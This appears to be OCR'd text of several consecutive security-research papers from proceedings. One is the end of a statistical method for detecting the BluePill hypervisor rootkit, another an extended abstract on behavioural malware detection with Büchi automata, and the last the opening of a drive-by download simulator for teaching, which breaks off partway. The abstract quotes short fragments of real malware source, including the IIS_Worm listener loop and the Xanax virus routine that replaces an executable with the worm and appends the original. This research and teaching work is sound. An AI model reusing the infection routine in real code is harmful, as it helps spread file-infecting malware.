- Statistical mean $\bar{X} = 1675,60$,
- Standard deviation $s = 77,91$,
- Normal distribution $\mathcal{N}(1675;77)$.

Now our statistical model is theoretically proved, we are going to consider how we can use it on a practical way to detect HVM-rootkits.

5.6 Statistical Detection

Our previous modelling results clearly demonstrate that our estimator significantly behaves different according to the presence (active) or absence of *BluePill*. We then are in the classical case depicted in Figure 12. To efficiently detect *BluePill*, it just suffice to build a simple hypothe-




Fig. 12. Statistical Modelling of *BluePill* Detection

sis test. This approach has been thorughly defined in [43]. The two different hypotheses to be considered are the following:

- The *Null hypothesis* $\mathcal{H}_0$: *BluePill* is not active (absent). Then, our estimator is distibuted according to the normal distribution $\mathcal{N}_0(26;13)$.
- The *Alternative hypothesis* $\mathcal{H}_1$: *BluePill* is active. Then, our estimator is distibuted according to the normal distribution $\mathcal{N}_1(339;38)$.

The type I error α (which consists to reject $\mathcal{H}_0$ while indeed it $\mathcal{H}_0$ is true) and the type II error (which consists in keeping $\mathcal{H}_0$ while it is a wrong hypothesis) are fixed according to the final detection efficiency we strive to achieve. Those error values then enables to fix a detection threshold and according to the relative value of our estimator with respect to this threshold, we can decide whether *BluePill* is active or not.

From a statistical point of view, this approach can very easily be generalized to the three hypotheses cases: *BluePill* is not active, *BluePill* active with no payload, *BluePill* active with a payload.

6 Future Work and Conclusion

The main conclusion of our work is that if no malware is really undetectable in practice [19,43], the contrary is also true: no antivirus can claim to detect every possible malware. This is in fact an endless issue. As any researcher in computer security should do, we must have a critical look on any such issue.

In fact, when considering the case of HVM rootkits, with time and reason, it was possible to determine the exact level of risk and to efficiently solve this critical issue. Taking profit of the rise of muti-core processors, the loop counter technique has been proved to be definitively efficient as detecting HVM-rootkit. In the same time we discovered that any HVM-rootkit is bound to add a significative execution time when active, and more critically when embedding a true payload.

It is obvioulsy possible to consider alternative time references to detect HVM-rootkits. In the case of single core processor, the GPU of any graphic card can play the role of the second core thus extending our approach. But it is also possible to easily prevent attacks with such rootkits. Security policy could ask for desactivating the virtualization capabilities at the BIOS level. Alternatively, we could install a prophylactic hypervisor to bar the subsequent installation of any malicious hypervisor.

We have shown that designing and writing HVM-rootkits requires a lot of dedicated, complex skills. The open information (documentation) is fortunately not very widely available. But what would happen if a *BluePill*-like code with a true, offensive payload was put in the wild? It is very likely that it would have a tremendous impact on the security of any virtualization-capable computer in the world. Indeed, at the present time, quite no efficient solution has been made available [27] by any AV company and/or processor manufacturers. It makes you wonder ...

References

1. Bochs : Highly portable open source ia-32 (x86) pc emulator. http://bochs.sourceforge.net/.
2. Input/output memory management unit. http://en.wikipedia.org/wiki/iommu.
3. ptrace(2) - linux man page. http://linux.die.net/man/2/ptrace.
4. Qemu : Open source processor emulator. http://bellard.org/qemu/.
5. Virtualpc. http://www.microsoft.com/windows/products/winfamily/virtualpc/default.mspx.
6. Vmware. http://www.vmware.com/.
7. Vmware esx. http://www.vmware.com/fr/products/vi/esx/.
8. Xen. http://www.xen.org/.
9. Anonymous. Runtime process infection. phrack 59-0x08.
10. anonymous author. Building ptrace injecting shellcodes. *Phrack Magazine*, 12(59), Juillet 2002.
11. anonymous author. Runtime process infection. *Phrack Magazine*, 8(59), Juillet 2002.
12. Edgar Barbosa. Detecting bluepill. SyScan'07.
13. Nicolas Bareil. Playing with ptrace() for fun and profit. http://actes.sstic.org/SSTIC06/Playing_with_ptrace/SSTIC06-article-Bareil-Playing_with_ptrace.pdf.

14. Brian Carrier. Open source digital investigation tools. http://www.sleuthkit.org.
15. Casek. http://www.uberwall.org.
16. Advanced Micro Devices. Amd64 architecture programmer's manual volume 2: System programming. 15 Secure Virtual Machine.
17. Advanced Micro Devices. Amd64 architecture programmer's manual volume 2: System programming. 15.23 External Access Protection.
18. Samuel Dralet and François Gaspard. Corruption de la mémoire lors de l'exploitation. In *SSTIC 06*, 2006.
19. Eric Filiol et Sébastien Josse. A statitical model for undecidable viral detection. *In Eicar 2007 Special Issue, V. Broucek and P. Turner eds, Journal in Computer Virology, (3), 2, pp. 65 – 74*, 2007.
20. Eric Filiol. A formal model proposal for malware program stealth. *Virus Bulletin Conference Proceedings, Vienna*, 2007.
21. François Gaspard and Samuel Dralet. Technique anti-forensic sous linux : utilisation de la mémoire vive. *Misc*, (25), Mai 2005.
22. grugq. Remote exec. *Phrack Magazine*, 11(62), Juillet 2004.
23. The Grugq. The design and implementation of userland exec. Janvier 2004. http://www.derkeiler.com/Mailing-Lists/Full-Disclosure/2004-01/0004.html.
24. Intel. Intel 64 and ia-32 architectures software developer's manual. Chapter 19 introduction to virtual-machine extensions.
25. Joanna. Site web de bluepill. http://www.bluepillprojet.org.
26. Dornseif M. All your memory are belong to us. Cansecwest 2005.
27. Northsecuritylabs. Hypersight rootkit detector. http://www.northsecuritylabs.com.
28. pluf. Perverting unix processes. Mars 2006. http://7a69ezine.org/docs/7a69-PUP.txt.
29. Pluf and Ripe. Advanced antiforensics : Self. *Phrack Magazine*, 11(63), Aout 2005.
30. Samuel T.King Peter M.Chen Yi-Min Wang Chad Verbowski Helen J.Wang Jacob R.Lorch. Subvirt: Implementing malware with virtual machines.
31. Joanna Rutkowska. Subverting vista kernel for fun and profit. 2006. SyScan'06 & BlackHat Briefings 2006.
32. Joanna Rutkowska and Alexander Tereshkin. Isgameover() anyone ? 2007. BlackHat Briefings 2007.
33. Jan K. Rutkowski. Execution path analysis: finding kernel based rootkits. *Phrack Magazine*, 13(59), Juillet 2002.
34. Desnos Guihéry Salaün. Sanson the headman. *Rapport Interne Ifsic*, 2007.
35. Desnos Guihéry Salaün. Sanson the headman. Mars 2008. http://sanson.kernsh.org.
36. sk devik. Rootkit linux kernel /dev/kmem. http://packetstormsecurity.org/UNIX/penetration/rootkits/suckit2priv.ta
37. Stealth. Rootkit linux kernel lkm. http://packetstormsecurity.org/groups/teso/adore-ng-0.41.tgz.
38. The ERESI team. The eresi reverse engineering software interface. http://www.eresi-project.org.
39. Core Security Technologies. Coreimpact outil de test d'intrusion. http://www.coresecurity.com/content/core-impact-overview.
40. Tripwire. Configuration audit and control solutions. http://www.tripwire.com.
41. Microsoft Windows. Driver signing requirements for windows. http://www.microsoft.com/whdc/winlogo/drvsign/drvsign.mspx.
42. Michael Myers Stephen Youndt. An introduction to hardware-assisted virtual machine (hvm) rootkits. http://crucialsecurity.com.
43. Éric Filiol. Techniques virales avancées. *collection IRIS, Springer Verlag, France*, 2008.

On behavioural detections (extended abstract)

Philippe Beaucamps and Jean-Yves Marion

Jean-Yves.Marion@loria.fr
Nancy-Université - INPL
LORIA
B.P. 239, 54506 Vandœuvre-lès-Nancy Cédex, France

Abstract. This study is about behavioural detection based on automata over infinite words. Malware are considered as concurrent systems, which interacts with an environment. So malware traces are now infinite words. We propose a NLOGSPACE behavioural detection method based on Büchi automata. The goal of this paper is to present in a nutshell some theoretical aspects behind behavioural analysis. We don't take up questions related to implementations, which will be studied in forthcoming papers.

1 Introduction

Today, systems are now inter-connected, and programs are mobile. Our point of view is that we can not consider a malware as a sequential program, but rather as a system which interacts with its environment. With ubiquitous computing comes ubiquitous malware ! Since the early days and the seminal work [4] of Cohen in 1986, behavioural detection is a known tool to detect malicious programs. Most of the approaches are function-based. That is, it consists in determining whether or not system calls are legitimate. We refer to the very nice survey [8] for a rather complete overview of all the different aspects and challenges of behavioural detection.

One of the main advantage of behavioural detection compare to traditional syntactic approaches is the fact that it can handle some mutations by obfuscations, which will become soon necessary [6]. However, the study [7] shows that the current implementations are not fully operational. Nevertheless, there are several reasons to push behavioural detection. In particular, it may help new detection methods like the one described in a series of papers [3, 12] and also the one presented in [2], combining syntactic and semantic aware detectors. In this last paper, a new method named *morphological analysis* is proposed, developed and tested. Detection is based on the recognition of an abstract malware control flow graph. We do think that behavioral analysis may help to improve the construction of abstract malware control flow graphs.

In this paper, we propose to deal with the general notion of program traces in order to detect malware. The main novelty is that we consider traces as infinite words over a finite alphabet. Indeed, a worm, which is scanning some channels, has no reason to terminate. To deal with infinite traces, we use the classical theory of automata on infinite words [13]. We show how to use Büchi automata to detect malicious behaviours. This gives a NLOGSPACE detection method. From this, we try to propose a definition of how to represent a malware behaviour based on automata which has the main advantage to open the door to automatic methods coming from model-checking.

1.1 Prerequisite

Suppose that Σ is a finite alphabet. The set Σ^* is the set of finite words over Σ and Σ^ω is the set of infinite words over Σ. An infinite word $u \in \Sigma^\omega$ is written u=u(0)u(1)...u(i)... where each $u(i)$ is in Σ. We set $\Sigma^\infty = \Sigma^* \cup \Sigma^\omega$.

2 From semantics to finite trace detections

2.1 Syntax and Semantics of a core `WHILE` language

We introduce a simple programming language `WHILE`, which has enough expressive power for our study. The objective is to relate the operational semantics to the notion of traces, which plays a key role, as we shall see, in behavioural detection. The programming language `WHILE` is just a convenient to illustrate pour point of view. The syntax of `WHILE` is given by the following grammar

$$\text{Expressions: } \mathit{Exp} \to \mathit{Var} \mid \mathit{Label} \mid \mathit{Exp}\ \texttt{Bop}\ \mathit{Exp} \mid \texttt{Uop}\ \mathit{Exp}$$

$$\begin{aligned}\text{Commands: } \mathit{Stm} \to\ & \mathit{Label}: \mathit{Var} := \mathit{Exp} \mid \mathit{Stm}_1 ; \mathit{Stm}_2 \mid \mathit{Label}: \texttt{while}(\mathit{Exp})\{\mathit{Stm}\} \mid \\ & \mathit{Label}: \texttt{if}(\mathit{Exp})\{\mathit{Stm}_1\}\texttt{else}\{\mathit{Stm}_2\} \mid \texttt{Call}\mathit{Exp}\end{aligned}$$

Here *Var* denotes a variable, which corresponds to some memory location. *Label* is a program location, which also corresponds to a memory location. `Uop` and `Bop` correspond to respectively unary operators and binary operators. In particular, commands `Call`*Exp* allow to make a system calls. Each program statement is identified by a unique label. A `WHILE` program **p** is just a statement *Stm*. The domain of computation is **Value**. We assume that the evaluation of each expression (and a fortiori of each label) is in **Value**. Both values and locations belong to the same set **Value** and are treated as the same object. Thus, we allow program self-reference, which is an important feature to deal with virus/-worm auto-reproduction and mutation. A modern theoretical foundation of virus mutations may be found in [1].

An operational semantics of the programming language `WHILE` is given by a system environment *Sys* and a store σ. A store $\sigma : \mathbf{Value} \mapsto \mathbf{Value}$ maps a location to a value. A system environment $\mathit{Sys} : \mathbf{Value} \times \mathbf{Store} \mapsto \mathbf{Store}$ returns a store after the execution of a (system) call. Now, suppose one is given a `WHILE` program **p** and a system environment *Sys*. The value of an expression $e \in \mathit{Exp}$ wrt a store σ is given by $[\![e\sigma]\!]$. A *program configuration* is a couple (lb, σ) in which *lb* is a label and σ a store. A computation is a sequence of configurations, which may be finite if the program $\mathbf{p}$ halts or infinite.

$$(lb_0, \sigma_0) \to (lb_1, \sigma_1) \to \ldots \to (lb_i, \sigma_i) \to \ldots$$

(Since the operational semanctics is obvious, we do not define formally the relation $\to$ in this extended abstract.) This computation depends on the initial configuration. Here the initial configuration is (lb_0, σ_0). It is convenient to define *Configuration* as the set of configurations and $\mathit{Configuration}^{\infty}$ as the set of computations.

In this paper, we focus mostly on infinite computations because a malware is a program, which interacts with its environment and often does not terminate. (In [9], the authors propose a theoretical virus model based on interactions.)

2.2 Traces

A program configuration contains all information about a program state at some time. However, in the context of malware detection, it is quite difficult to have available all information. It is too large. So we need to restrict to parts of the informations contained inside a configuration that we call a *trace*. For example, a sequence of system calls may be considered as a trace, or the interactions between processes, or yet some particular sequences of instructions.

Let us focus on system calls. Given a configuration (lb, σ), we define a mapping *tr* which returns a single trace, as follows :

$$tr(lb, \sigma) = \begin{cases} \texttt{Call}\ e & \text{if } lb : \texttt{Call}\ E \text{ and } e = [\![E\sigma]\!] \\ \epsilon & \text{otherwise} \end{cases}$$

Now, given a computation

$$(lb_0, \sigma_0) \to (lb_1, \sigma_1) \to \ldots \to (lb_i, \sigma_i) \to \ldots$$

we collect the trace

$$tr(lb_0, \sigma_0) \oplus tr(lb_1, \sigma_1) \oplus \ldots \oplus tr(lb_i, \sigma_i) \oplus \ldots$$

where $\oplus$ is the word concatenation. Let us illustrate this by a concrete example. The worm IIS_Worm was created in 1999 and use a buffer overflow in the Internet Information Service (IIS) of Microsoft. IIS_Worm contains the following code in the main function:

```
while (1) {
 in = accept(s,(sockaddr *)&sout,&soutsize);
 CreateThread(0,0,doweb,&in,0,&threadid);
 }
```

(Here the system call "accept" is a short cut for `Call`*accept*.) It is an infinite loop which is run till the process is alive. This loop listens to requests and creates a new thread for each request by executing the function `doweb`. A full analyse of IIS_Worm may be found in Filiol's book [5]. In our setting, this loop runs two system calls on some arguments. So, we may represent a system call trace by the infinite sequence:

`accept requests CreateThread doweb accept requests CreateThread doweb`...

where `requests` and `doweb` are the arguments of the system calls and may change in time. Another interesting issue concerns the restriction to a given finite set of system calls and to a given finite set of arguments. In this case, a trace is a word of Σ^∞, finite or infinite, over a finite alphabet Σ. In the IIS_Worm loop example, the argument of the system call `accept` is not fixed unlike the argument of the other system call `CreateThread`. Indeed, the new thread always executes the function `doweb`. So we can consider that some system call arguments are fixed (or partially fixed). We use this knowledge in order to restrict traces to words over a finite alphabet. So, a trace for this example could be then

`accept CreatThread:doweb accept CreateThread:doweb`...

In this example, the trace is an infinite word which is defined over a binary alphabet

$$\Sigma = \{\texttt{accept}, \texttt{CreatThread:doweb}\}$$

We move now towards a formalization of traces. A trace is a finite or an infinite words over a finite alphabet Σ which is obtained by the extension of a projection over computations. In other words, we first consider $tr : \mathit{Configuration} \mapsto \Sigma$. A trace is the homomorphic extension tr^∞ of tr from $\mathit{Configuration}^\infty$ to Σ^∞ defined thus

$$tr^\infty(\epsilon) = \epsilon$$
$$tr^\infty((lb_0, \sigma_0) \to \alpha)) = tr(lb_0, \sigma_0) \oplus tr^\infty(\alpha)$$

2.3 Behavioural detection based on finite traces

Since the seminal work of Cohen [4], behavioural detection is based on finite traces which are words of Σ^* for some alphabet Σ. For example in [11], they loosely use finite automata to detect virus self-replication traces. To illustrate this point, we consider the Xanax virus, which infected mail services, IRC channels and .exe files in 2001. We show below a tiny fragment of the code inside the main function, which infects .exe files (but we could also present infections by IRC channels because it is similar from the point of view of this paper.)

```
 /* Copy the target to the temp file host.tmp */
 strcpy(CopyHost,"host.tmp");
 Copyfile( hostfile ,CopyHost,FALSE);
/* Replace the target by the worm */
   strcpy(Virus,argv [0]);
 Copyfile(FullPath, hostfile ,FALSE);
/* add target code to code worm */
 AddOrig(CopyHost,hostfile);
 /* erase temp file */
  _unlink("host.tmp");
```

A trace could be the word

`strcpy:tmp Copyfile strcpy Copyfile AddOrig _unlink`

over a finite alphabet Σ of five letters. If we suppose that this trace is a valid signature, then we can compile into a finite automaton which recognizes finite traces of Σ^*. Next this automaton is used to detect suspect behaviour.

In fact in this approach, we collect traces with respect to some abstraction (here system calls). These traces play the role of a database of malware behavior signatures. Then we compile them into an automaton that we minimize in order to have the more compact representation. Now, given a program **p**, we extract a trace of it and we check whether or not it has a malicious behaviour thanks to the minimal automaton.

This method is very efficient. However, we may observe that the piece of code above is inside a loop, which search for files to infect. This loop creates a trace which is potentially unbounded. Moreover, a malware may be seen as an interactive process and so its behavior may be difficult to capture with finite words.

3 Ubiquitous malware

Nowadays, computers are communicating, codes are mobile and all that are living in an ubiquitous world. One of our goal is to scale up malware detection in order to take into account that a malware is not a sequential process anymore, but rather a reactive system. That is why, we try to explore malware detection with infinite traces and we also propose a definition of malware behavior.

3.1 Infinite malware Traces

As we have seen, a trace may be seen as an infinite word. The most simple class of automata, which deals with infinite words, are the Büchi automata. A Büchi automaton $\mathcal{A}$ over the alphabet Σ is defined by a quadruplet $\mathcal{A} = (Q, q_0, \Delta, Q_F)$ where Q is a finite set of states, q_0 is the initial state, $\Delta \subseteq Q \times \Sigma \times Q$ is the transition relation, and $Q_F \subseteq Q$ is the subset of final states.

The IIS_Worm trace that we have discussed in the previous section is recognized by the automaton which is drawn in Figure 1.

A run over an infinite word $u = u(1)u(2)\dots$ is an infinite state sequence $q_0, q_1, \dots, q_i, q_{i+1}, \dots$ such that for any i, $(q_i, u(i), q_{i+1}) \in \Delta$. Now, a run is accepting if there is an infinity of final states of Q_F which occurs in a run. A Büchi automaton $\mathcal{A}$ accepts (or recognizes) a word u if there is an accepting run.




Fig. 1. Trace automaton of IIS_Worm

Define $\mathcal{L}(\mathcal{A}) = \{u \in \Sigma^\omega \mid \mathcal{A} \text{ accepts } u\}$. A language L is ω-recognizable if there is a Büchi automaton $\mathcal{A}$ such that $\mathcal{L}(\mathcal{A}) = L$.

Now, suppose that we have a ω-recognizable language S of traces of malware that we consider as valid signatures. Let $\mathcal{A}_S$ be a Büchi automaton such that $\mathcal{L}(\mathcal{A}_S) = S$. There are several ways to obtain program traces. We can use static analysis. Or we can obtain a trace dynamically by using a virtual environment or by code instrumentation. In the context of this paper, we suppose that we have access to a trace u of a target program. For example u may be encoded as a stream or we have a symbolic representation of a trace by mean of a control flow graph. To check if the trace u contains a signature of S, we may decide if u is accepted by $\mathcal{A}_S$.

3.2 Behavioural detection using infinite traces

Suppose that $\mathbf{p}$ is a target program and we want to analyse it in order to determine whether or nor its behavior is similar to the one of a known malware. For this, we have a ω-recognizable language S of infinite malware traces. This set S plays the role of a set of behavioural signatures, which is compiled into a Büchi automaton $\mathcal{A}_S$, as said previously.

Now, a program $\mathbf{p}$ has several traces. Each trace of $\mathbf{p}$ is an execution, which depends on inputs and on its environment. In all cases, here we suppose that we have access to a ω-recognizable language $\mathit{Traces}(\mathbf{p})$ of traces of $\mathbf{p}$. Now, we say that $\mathbf{p}$ behaves as malware wrt S, if there is a trace $u \in \mathit{Traces}(\mathbf{p})$ such that $u \in S$. In other words, $\mathit{Traces}(\mathbf{p}) \cap S \neq \emptyset$.

Theorem 1. *Assume that S is a ω-recognizable language of infinite malware signatures. Assume also that $\mathbf{p}$ is a program and that $\mathit{Traces}(\mathbf{p})$ is a ω-recognizable language of traces of $\mathbf{p}$. There is a NLOGSPACE procedure to decide whether or not $\mathbf{p}$ behaves as a malware.*

The idea of the demonstration is the following. Both, $\mathit{Traces}(\mathbf{p})$ and S are recognized by a Büchi automaton. We have to determine whether $\mathit{Traces}(\mathbf{p}) \cap S$ is empty or not. If it is empty then there is no trace of $\mathbf{p}$ which corresponds to a malware trace. Otherwise, $\mathbf{p}$ has a trace which is similar to a malware trace. Vardi and Wolper [14] show that the non emptiness problem for Büchi automata is logspace-complete for NLOGSPACE. Recall that NLOGSPACE is the class of problem which is decidable in non-deterministic logarithmic space. NLOGSPACE is included into PTIME.

3.3 Malware behaviors and conclusions

Automata over finite or infinite words can be used to model systems and there are one of the key elements of model checking, see [10] for example. We suggest, and this may be the main contribution of this paper, that the behavior of a malware $\mathcal{M}$ may be specified by a automaton over finite or infinite words $\mathcal{A}_{\mathcal{M}}$. To illustrate this, consider again the IIS_Worm example. The behavior that we have described of IIS_Worm can be represented by an automaton, see Figure 2. So, given a set of malware, we can compile them into a single automaton $\mathcal{A}_S$ since each malware behavior is represented by an automaton and the union of two automata is an automaton. The language $\mathcal{L}(\mathcal{A}_S)$ is the set of malware behaviors. Now, a target program **p** can also be represented by an automaton $\mathcal{A}_{\mathbf{p}}$. Next, **p** is detected if $\mathcal{L}(\mathcal{A}_{\mathbf{p}}) \cap \mathcal{L}(\mathcal{A}_S)$. This test can be performed efficiently in NLOGSPACE. Lastly, we can also use temporal logic to detect if a program is a malware. In our example, this means that **p** behaves as IIS_Worm if **p** satisfies the LTL formula $\Box(\texttt{accept} \rightarrow \diamond\texttt{doweb})$. This formula means that at any time, when a request is sent, then the system will eventually run the thread `doWeb`. It an example of liveness property.




Fig. 2. A automaton speciifcation of IIS_Worm

References

1. G. Bonfante, M. Kaczmarek, and J.-Y. Marion. On abstract computer virology from a recursion-theoretic perspective. *Journal in Computer Virology*, 1(3-4), 2006.
2. G. Bonfante, M. Kaczmarek, and J.-Y. Marion. Architecture of a morphological malware detector. *Journal in Computer Virology*, 2008.
3. M. Christodorescu, S. Jha, S. A. Seshia, D. Song, and R. E. Bryant. Semantics-aware malware detection. In *Proceedings of the 2005 IEEE Symposium on Security and Privacy (Oakland 2005)*, pages 32–46, Oakland, CA, USA, May 2005. ACM Press.
4. F. Cohen. *Computer Viruses.* PhD thesis, University of Southern California, January 1986.
5. E. Filiol. *Computer Viruses: from Theory to Applications.* Springer-Verlag, 2005.
6. E. Filiol. Metamorphism, formal grammars and undecidable code mutation. *International Journal of Computer Science*, 2(1):70–75, 2007.
7. E. Filiol, G. Jacob, and M. L. Liard. Evaluation methodology and theoretical model for antiviral behavioural detection strategies. *Journal in Computer Virology*, 3:23–37, 2007.

8. G. Jacob, H. Debar, and E. Filiol. Behavioral detection of malware: from a survey towards an established taxonomy. *Journal in Computer Virology*, 4:251–266, 2008.
9. G. Jacob, E. Filiol, and H. Debar. Malwares as interactive machines: A new framework for behavior modelling. *Journal in Computer Virology*, 4(3):235–250, September 2007.
10. F. Kröger and S. Merz. *Temporal Logic and State Systems*. Springer, 2008.
11. J. Morales, P. Clarke, Y. Deng, and G. Kibria. Characterization of virus replication. *Journal in Computer Virology*, 4(3):221–234, August 2007.
12. M. D. Preda, M. Christodorescu, S. Jha, and S. Debray. A semantics-based approach to malware detection. In *Proceedings of the 34th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL'07)*, pages 377–388, New York, NY, USA, Jan. 17–19, 2007. ACM Press.
13. W. Thomas. *Automata on infinite objects*. MIT Press, Cambridge, MA, USA, 1990.
14. M. Vardi and P. Wolper. Reasoning about infinite computations. *Information and Computation*, 115:1–37, 1994.

A Lightweight Drive-by Download Simulator

Matthew McDonald James Ong John Aycock[⋆] Heather Crawford
Department of Computer Science
University of Calgary
2500 University Drive NW
Calgary, Alberta, Canada T2N 1N4
and Nathan Friess[⋆⋆]
Lyryx Learning, Inc.
210 - 1422 Kensington Road NW
Calgary, Alberta, Canada T2N 3P9

No Institute Given

Abstract. Teaching students about practical security can be a challenge in laboratories that are, by necessity, isolated from the Internet. We describe some preliminary work to address this problem for the topic of drive-by downloads. A previous system, the Spamulator, allowed students' real, non-contrived code to interact with a simulation of the Internet, simulating up to a million domains on a single machine. We extend the Spamulator to allow arbitrary drive-by downloads in a lightweight fashion, using a hybrid simulation technique to capture both local effects and global spread.

1 Introduction

Education is unquestionably a defense against some security threats. Use of the term "education" usually refers to *user* education, but it is equally important to consider the education of the next generation of defenders: computer science and engineering students.

A practical education of these students demands that they have hands-on experience with current forms of malware. (We leave this assertion general: the debate about whether students should work with existing malware or create their own malware is outside the scope of this paper.) For safety reasons, student experiments with malware should be conducted in an isolated laboratory environment with no access to the Internet or even the intranet outside the laboratory. This means that there is not a ready pool of willing victims and machines available to students. At the same time, many current threats are large-scale and global in scope, like botnets. How can students be given effective, hands-on training with these threats within the confines of a secure laboratory?

The preliminary work described in this paper begins to address this problem. Building on a successful previous system, the Spamulator, we describe the system we have built to help teach students about drive-by downloads. Our system allows the students

[⋆] Corresponding author; email aycock@ucalgary.ca.
[⋆⋆] Work done while at the University of Calgary.

to write real drive-by download code, and uses a hybrid simulation technique that combines the effects of running the students' code with a global simulator that provides an Internet's worth of victims, all within the safety of the laboratory.

We begin with a discussion of related work in the next section. Section 3 describes the Spamulator. This is followed by details of our drive-by download simulation and the global simulator in Sections 4 and 5, respectively. Finally, we end with our conclusion and future work in Section 6.

2 Related Work

Gordon [10] makes a distinction between simulators for education and simulators for anti-virus testing, although the education referred to is clearly user education rather than the student audience our system is targeting. This distinction is echoed by Leszczyna et al. [12], whose MAlSim system is a Java-based multi-agent sytem rather than one that runs real code.

Liljenstam et al. [13] suggest modeling worm activity with a mixture of models, which from a very high level is similar to our hybrid approach. However, they are linking different models rather than real code execution and simulation. Weaver et al. take a different tack, trying to scale down the size of the Internet while still maintaining accuracy [20].

There are a number of examples of systems for sandboxing and scalable simulations. All of these are heavyweight and resource-hungry when compared to our system, though. For example, Ford and Cox [9] describe the Vx32 sandboxing system, complete with dynamic translation of code, making it anything but lightweight. Brumley et al. run code in a fully-emulated environment [6]. Potemkin's honeyfarm uses virtual machines on ten servers [19], and the Botnet Evaluation Environment uses over 100 PCs [5], orders of magnitude more computing power than our system needs. Aycock et al. [4] compares the Spamulator to various other system, including the Honeyd system that the related work by Filiol et al. [8] is based on.

General automatic detection of malware is of course within the purview of anti-virus software, and large portions of books have been written on the topic (e.g., [1, 17]). More specific analyses have been applied to detect things like time-based triggers [7] and spyware [11]. SpyProxy [14] captures a superset of what our exploit verifier can detect (or, for that matter, needs to detect) and is probably the closest work to ours.

3 Spamulator

We had previously developed a system called the Spamulator for use in a university course on spam and spyware [2]. The Spamulator and its applications in anti-spam research have been described elsewhere [4, 15], but we include a brief overview here for completeness before explaining how we have extended it to the harder problem of drive-by downloads.

The primary problem the Spamulator was meant to solve was the fact that there were few people to spam in an isolated security laboratory. The Spamulator simulates up to a million domains' worth of machines (i.e., potentially multiple machines per domain) on a single computer, effectively giving each student their own copy of the Internet. HTTP servers serve out web page hierarchies for each domain, where the web pages contain email addresses that may be harvested. A search engine and web directory, modeled after Google and Yahoo! Directory respectively, provide starting points for harvesting. SMTP servers and open proxies exist for sending spam to the harvested addresses.

From the students' point of view, they are simply interacting with the Internet. They can use unaltered Internet applications like Firefox to surf the simulated web pages, and they simply write normal networking code to interact with their copy of the Internet. There are no contrived limitations on their code, no special libraries to link, no restrictions on what programming language they can use. The simulation is complete enough that we have been able to run real bulk-mailing and address harvesting software successfully within the Spamulator.

The Spamulator accomplishes its task by selectively redirecting and rewriting TCP network packets. One or more ranges of IP addresses are flagged (using `iptables` and `libipq` on Linux, and `ipfw` and divert sockets on Mac OS X and FreeBSD; the latter version will be described here), and any packets destined for those IP addresses are sent instead to the Network Rerouting Daemon, or NeRD. NeRD will start a simulated server process for each new connection, rewriting the packets to reflect the actual destination IP and port number, once known; further packets belonging to the same connection are rewritten similarly. Return packet traffic is identified by a sentinel IP address (`127.0.0.2`) and those packets are also rewritten by NeRD.




Fig. 1. Abstracted TCP packet, sent from port 12345 on `136.159.7.150` to the SMTP port (port 25) on `10.0.0.1`

Using the abstracted TCP packet shown in Figure 1, we illustrate this process in Figure 2 with an example of a new connection:

Figure 2a. The simulated IP range in this example is `10.0.0.0/8`. A packet destined for the IP address `10.0.0.1` is thus redirected to NeRD. The packet's SYN bit indicates whether or not it is a new connection; it would be set for this example.

